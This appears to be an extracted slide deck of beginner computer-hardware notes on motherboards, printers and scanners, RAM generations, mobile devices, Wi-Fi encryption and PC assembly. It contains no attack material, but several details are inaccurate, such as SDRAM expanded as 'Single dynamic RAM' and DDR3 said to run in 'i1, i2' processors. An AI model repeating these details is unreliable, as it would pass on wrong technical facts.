
- **Software and its Types**

Motherboard



Introduction

- Motherboard is a Main (PCB) Printed circuit board.
- Where are all the components or devices are connected directly and indirectly.



Types Of Motherboard

- Integrated Motherboard
- NON Integrated Motherboard
- Desktop Motherboard
- Laptop Motherboard
- Server Motherboard
- AT Motherboard
- ATX Motherboard

Types Of Motherboard Based on Devices They Support

- Integrated Motherboard
- NON Integrated Motherboard

**Integrated
Motherboard**



**Non-Integrated
Motherboard**



Integrated Motherboard

- An integrated system board has multiple components integrated into the board itself. These may include the CPU video card, sound card and various controller cards.



NON Integrated Motherboard

- Non integrated system board uses installable components and expansion card. For example, non integrated system board may allow you to upgrade the video card by removing the old one and installing a new one. Non Integrated motherboard typically have server PCI expansion slots as well.



Types Of Motherboard Based On Form Factor

- AT Motherboard
- ATX Motherboard

AT Motherboard

- AT Motherboard is a motherboard which has dimensions of the order of some hundred millimeters, Big enough to be unable to fit mini desktop.



ATX Motherboard

- Advanced Technology Extended, or Popularly known as The ATX, Are the motherboard which were produced by the intel in mid 90's as an improvement form the previously working motherboard such as AT.



Types Of Motherboard Based On USE

- Desktop Motherboard
- Laptop Motherboard
- Server Motherboard

Desktop Motherboard

- Desktop motherboard are uses in personal or desktop computer. As it is used for application at home and in office, this type of motherboard is the most basic type.



Laptop Motherboard

- Laptop motherboard is used to connect different parts of laptop system. These Motherboards generally have very advanced features as compared to the desktop motherboard and most of the functions have been integrated into the laptop motherboard.



Server Motherboard

- Server motherboard are more advanced then desktop motherboard and are designed to offer high-end service which are more reliable and ready to operate in 24*7 environments.



Manufacturers of Motherboard

- Motherboard are available in various sizes and configurations. Some motherboard support 32 and 64 bit processor as well OS. It is manufactured by many companies such as.
- Asus
- Intel
- MSI
- Gigabyte.

Motherboard Components

- Clock Genrater
- CPU socket
- Memory Socket
- BIOS Ram
- CMOS Ram
- Chipset
- Expansion Slot
- AGP Port
- IDE Ports


Chipset

- Chip Set is a set of IC.
- The combination of the North and Southbridge in a computer is called the chipset




RAM Socket

- D RAM
- DDR RAM
- SD RAM



CPU Socket



ROM BIOS



CMOS BATTERY




Expansion Slot (PCI)

- Sound card or Multimedia
- LAN card.
- SCSI controller card.
- Internal Modem card.
- TV tuner card.
- Additional hard disc

Sound card




LAN card



SCSI controller card



Internal Modem card



TV tuner card



Additional hard disc controller card



Next Topic

- **Printers & Scanners**

Last Topic

- **Motherboard**

Printers & Scanners



What Is Printer

- A Printer is an external output device that takes data form a computer and generates output in the form of graphics/ text on a paper.



What Is Scanner

- A Scanner is a Device that captures image form photographic prints, posters, Magazine page, and similar sources for Computer editing and display.
- Scanners come in hand-held, feed-in and flatbed types and for scanning black-and-white only, or color.



Types Of Printers

- Impact Printers
- Dot-Matrix Printers
- Non-impact Printers
- Ink-jet Printers
- Laserjet Printers

Impact Printer

- These printers have a mechanism that touches the paper to create an image. These printers work by banging a print head containing a number of metal pins which strike an inked ribbon placed between the print head and the paper.



Non-Impact Printers

- These printers create an image on the print medium without the use of force. They don't touch the paper while creating an image. Non-Impact printers are much quieter than impact printers as they don't strike the paper.



Dot Matrix Printer

- The Term dot matrix refers to the process of placing dots to form an image.
- Its speed is usually 30 to 550 characters per second (cps).
- This is the cheapest and the noisy printer and has a low print



Advantages of Dot-Matrix

- In-expensive
- Low per page cost.
- Energy efficient.

Disadvantages of Dot-Matrix

- Noisy
- Low Resolution
- Limited fonts flexibility
- Poor quality Graphics output.

Ink-jet Printer

- It is a non-impact printer producing a high quality print. A Standard inkjet printer has a resolution of 300dpi. Newer models have further improved dpi. Inkjet printers were introduced in the later half of 1980s and are very popular owing to their extra-ordinary performance.



Laser Printer

- Laser printer use very advanced technology and produce a high quality output. Laser printers can also produce high quality graphics images.
- Resolution is 600 to 1200dpi. Dots per inch



Advantages of Laser Printer

- High resolution output.
- Energy efficient.
- Many options to select.

Disadvantages of Laser Printer

- Expensive.
- Special paper required for higher resolution output
- Time consuming in case of graphics printing.

Manufacturers of Printer

- Epson
- Canon
- Brother
- HP

Types Of Scanner

- Flatbed Scanner
- Sheet Fed Scanner
- Drum Scanner
- Slide Scanner
- Handheld Scanner

Flatbed Scanner

- Flatbed scanner also known as Desktop Scanner.
- Similar to Xerox machine.
- The image or document must be placed face down on the glass plate of the scanner.



Sheet Fed Scanner

- This scanner is used for scanning sheet of papers.
- Sheet Fed scanner is versatile in scanning.
- It can not scan bound documents.
- We can not scan books.
- Document should be fed into the scanner



Drum Scanner

- Drum Scanner are used for high quality application.
- Drum scanner use a Photomultiplier Tube
- Photomultiplier tube is a vacuum tube that converts light into electrical energy.



Slide Scanner

- Illuminates the slide and projects the image onto a digital scanning element which converts the image to a digital photographic format Like .Jpg or gif.



Handheld Scanner

- Difficult as this requires a steady head, to avoid uneven scanning rate that would produce distorted images.



Types Of Scanner Connectors

- UBS scanner
- Fire wire scanner
- SCSI scanner
- Wire scanner
- Network scanner

USB scanner Connector




SCSI scanner Connector



Network scanner Connector



Fire wire Scanner Connector



Manufacturers of Scanner

- Epson
- Canon
- 3M Cogent
- HP
- ICONS

Question Answers

- **What is Printer?**
- **What is Scanner?**
- **Types Of Printer?**
- **Types Of Scanner?**
- **Types Of Connector Printer, Scanner?**


Next Topic

- **RAM (Random Access Memory)**

Last Topic

- **Printer, Scanner**

RAM (Random Access Memory)



RAM

- **Introduction**
- **History**
- **Technologies**
- **Position & Structure**
- **Types Of Ram**
- **Difference**
- **Capacity to store**
- **Manufacturing companies**
- **Advantage & Disadvantage**

Introduction

- Random access memory (RAM) is the best-known form of computer memory.
- RAM is considered as volatile memory, which means that the stored information is lost when there is no power.
- RAM is made up of small memory chips that form a memory module.
- Whenever you open a program, it gets loaded from the hard drive into the RAM.
- This is because reading data from the RAM is much faster than reading data from the hard drive.

Introduction

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History

- RAM (Random Access Memory) was invented by Robert Heath Dennard.
- At IBM Thomas J Watson Research Center in 1968.



Technologies Of RAM

- Fpm (fast page Mode) 1990
- EDO (Extended data o/p 1994
- SDRAM (Single dynamic RAM) 1996
- RDRAM 1998
- DDR SDRAM 2000
- DDR2 SDRAM 2003
- DDR3 SDRAM 2007
- DDR4 SDRAM 2012

FPM (Fast Page Mode)

- 30-pin SIMM



EDO(Extended Data Out)

- 72-pin SIMM




SDRAM

- 168-pin DIMM




DDR-SDRAM

- 184-pin DIMM



DDR2-SDRAM

- 240-pin DIMM



RDRAM (Rambus Dynamic RAM)

- 184-pin RIMM



RDRAM (Rambus Dynamic RAM)


- 232-pin RIMM



Position Of Ram



Types Of Ram



SRAM Static Random Access Memory

- SRAM holds data in a static form, as long as the memory has power.
- Each bit is stored on four transistor that forms two cross coupled inverters.

DRAM Dynamic Random Access Memory

- DRAM is called dynamic because it must constantly be refreshed and lose the data in very short time.
- DRAM stores each bit of data in a separate capacitor within a integrated circuit.

Capacity Of RAM

- 256 MB
- 512 MB
- 1024 MB (1GB)
- 2048 MB (2GB)
- 4096 MB (4GB)
- 8192 MB (8GB)

Manufacturing companies

- IBM
- Buffalo Technology
- Century
- CEON
- CHAINTECH
- ELIXIR
- HP
- ASUS

Advantage

- Programs will load much faster.
- Power Efficient, that uses much less power than disk drives.

Disadvantage

- Volatile a power outage will cause irrecoverable data loss.
- Space-limited cost per bit is high.

DDR RAM

- Introduced in 2000.
- Range 4MB-2GB.
- Clock rate 266MHz
- Pins 184
- Used in P4




DDR2 RAM

- Introduced in 2003.
- Range 32MB-2GB.
- Clock Rate 533MHz
- Pins 240
- Used in p4,PD,Dual to Core, Core to Duo and Quard



DDR3 RAM

- Introduced in 2007.
- Range 512MB-4GB.
- Clock Rate 800MHz
- Pins 240
- Used in i1,i2,i3,



DDR4 RAM

- Introduced in 2012.
- Range 512MB-8GB.
- Clock Rate 1600MHz
- Pins 240
- Used in i7 and i9



Question Answers

- What is RAM?
- Types Of RAM?

Next Topic

- **Mobile Device**

Last Topic

- **RAM**

Mobile Devices



What Is Mobile Device

- A mobile device is a small handheld and extremely portable computing device having a display screen with touch input or miniature keyboard.



What is a Smart Mobile Device

- The ability to connect to the internet
- Supports user input and interaction
- Autonomous operationlity
- Offers multiple functionality
- light weight and small size

Types of Mobile Devices

- **Tablets**
- **E-book Readers**
- **Smartphone's**

Tablets

- Wireless, portable personal computer
- Touch screen interface
- Form factor smaller than notebook but larger than Smartphone
- Idea of tablet came from Alan Kay of Xerox in 1971.
- First widely sold tablet was Apple's Newton which was not a commercial success.
- Most common type today is slate tablet. Ex-Apple's iPad, Microsoft's Surface, Amazon Fire, etc.



E-book Readers

- E-book is electronic version of traditional print book.
- Have either an-e paper display.
- E-paper or electronic paper usually displays in black & white.
- It's not backlit, so it's not a trouble out in the sun.
- Doesn't support videos or other apps because refresh rate is too low.
- LCD is the screen found in laptops and computers.
- Colored & versatile but more difficult to view in bright sunlight.



Smartphone

- Cellular device with integrated computer and other features not associated with telephones.
- Has OS web browsing and ability to run software applications.
- Either have a virtual keyboard or physical one.
- First Smartphone was IBM's Simon, which was presented as a concept device at the 1992 COMDEX computer industry trade show.



Mobile Operating System

- A mobile operating system (or mobile OS) is a system software that manages the device's hardware and software resources and provides common services for its programs.



Features Of Mobile OS

- Along with the features of personal computer, mobile OS also has
- Touchscreen
- Cellular
- Bluetooth
- Wi-Fi
- GPS navigation
- Camera
- Speech recognition
- Voice recorder
- Music player
- Near field

Popular Mobile OS

- **Android**
- **IOS**
- **Windows**

Android

- Android is an open source, Linux-derived platform backed by Google inc. along with major developers.
- It has the largest installed base worldwide on smart phones.
- The Latest Version of Android is 11.0 is Available.



Cupcake
Android 1.5



Donut
Android 1.6



Eclair
Android 2.0/2.1



Froyo
Android 2.2.x



Gingerbread
Android 2.3.x



Honeycomb
Android 3.x



Ice Cream Sandwich
Android 4.0.x



Jelly Bean
Android 4.1.x



KitKat
Android 4.4.x



Lollipop
Android 5.0

IOS

- A closed source platform.
- Built on open source Darwin core OS.
- Earlier called iphone OS is created and developed by Apple Inc.
- Distributed exclusively for Apple Hardware such as iphone, ipad, ipod Touch and second generation Apple TV.
- The latest version of **mac OS** is 11.1.

Windows Phone

- The third largest installed base on Smartphone behind Android and IOS
- Form Microsoft.
- It is a closed source and proprietary platform.
- Lest ver windows 10



Form Factors: Then & Now

BAR

- Also Referred to as “candy bar” this is the most basic of handset form factors.
- The phone is rectangular in shape, and does not have any hinges or moving parts.
- You’ll find a display screen and the standard set of number keys.
- Depending upon the specific phone model, you also find soft keys, ‘answer’ and ‘end’ buttons, and navigation keys.
- The Screen and all these keys are placed on the front of the device.
- Since the keys are exposed, most phones using this form factor also provide a key-guard feature.



Flip

- Most Components including the screen and the keys are placed on the bottom half of the phone.
- The top half is usually a plastic flap that folds on top.
- Depending upon the phone model, the top half may contain a speaker and even a transparent windows that enables the user to see a portion of the screen when the phone is closed.
- The visible part of the screen displays the time and caller ID information.



Slider

- The phone has two parts –one with the screen and speakers along with some keys, and the other half containing the main keypad.
- However, instead of folding, the bottom half with the keypad slides out from under the top half.
- This kind of design also allows the phone to be quite small.
- Also, in most cases, you can perform certain operations such as answering and ending calls and accessing the phone book and call history without opening the slider.



Mobile Device Security

- There are different levels of security that a wireless network can provide.
- Building on levels of security a network can provide, there are multiple types of encryption.



WEP

- The oldest and least secure of these different security levels is Wired Equivalent Privacy (WEP) (introduced in 1997).
- This form of security for wireless networks is rarely used anymore due to its many security flaws.
- Is a security algorithm for IEEE 802.11 wireless networks.

WeP

WPA

- Wi-Fi Protected Access (WPA) provides a more secure way of connecting to the network than WEP.
- Two different modes exist, personal mode or preshared key (PSK) and enterprise or WPA-802.1X.
- PSK is most often used in small offices and homes, since it is meant for small amount of users.
- Enterprise mode means that the user is using a username and password, or digital certificate, to authenticate to a server rather than using a preshared key.




WPA2

- The 802.11i standard, or WPA2, was released in 2004 and improves on the security mechanisms that WPA uses.
- WPA2 has the same two different modes that WPA has.



Hashing

- Hashing is a technique used to secure a user's password.
- It is essentially a complicated algorithm.
- There are many different hashing algorithms out there: SHA1, MD6, SHA256, etc.



Positive Effects Of Mobile Devices



Communication Convenience

- They are lightweight, small size and portability.
- We can stay with our loves ones anywhere anytime.
- So it is the best way of communication.

Entertainment

- Mobile device is nothing but a complete portable entertainment devices.
- It entertains us on the go.
- These devices have super impressive features related to entertainment.

Useful in Studies And Business

- In both fields, it has become a compulsory gadget.
- Students can access internet on the go, and thus can get knowledge of any topic they wish to.
- The business persons can keep themselves updated with the markets, also they can stay n touch with their employees and clients.

Question Answers

- **What is Mobile Device?**
- **Types of Mobile Devices?**
- **How Many types of Mobile Operating System?**

Next Topic

- **PC Assemble & Disassemble**

Last Topic

- **Mobile Device**

PC Assemble &



Assemble a PC

- Necessary components for assembling a computer
- System case
- Motherboard
- Processor
- Memory
- SMPS
- Keyboard, Mouse, DVD Drive Hard Disk, Video Card, Sound Card, Cabinet

Tools For Assembling and Disassembling

- **A Magnetic Screwdriver Set**
- **Needle nose Pliers**
- **Anti-static Wrist Strap**
- **Tweezers**
- **Brush**

A Magnetic Screwdriver Set



Needle nose pliers



Anti-Static Wrist strap



Tweezers



Brush



Steps To Assemble a PC 1

- Install Case fan
- Install SMPS
- Install Motherboard, Microprocessor
- Install Heat sink
- Install Memory
- Install Hard Drive
- Install DVD ROM Drive, Install connectors and cables, keyboard, mouse, Monitor

Steps To Assemble a PC 2

- Install Expansion Cards
- Network Interface Card (NIC)
- Sound Card
- Display Card (if any)
- Modem Card
- TV Tuner Card

Install Case Fan




Install SMPS



Install Motherboard




Install Microprocessor



Install Heat Skin



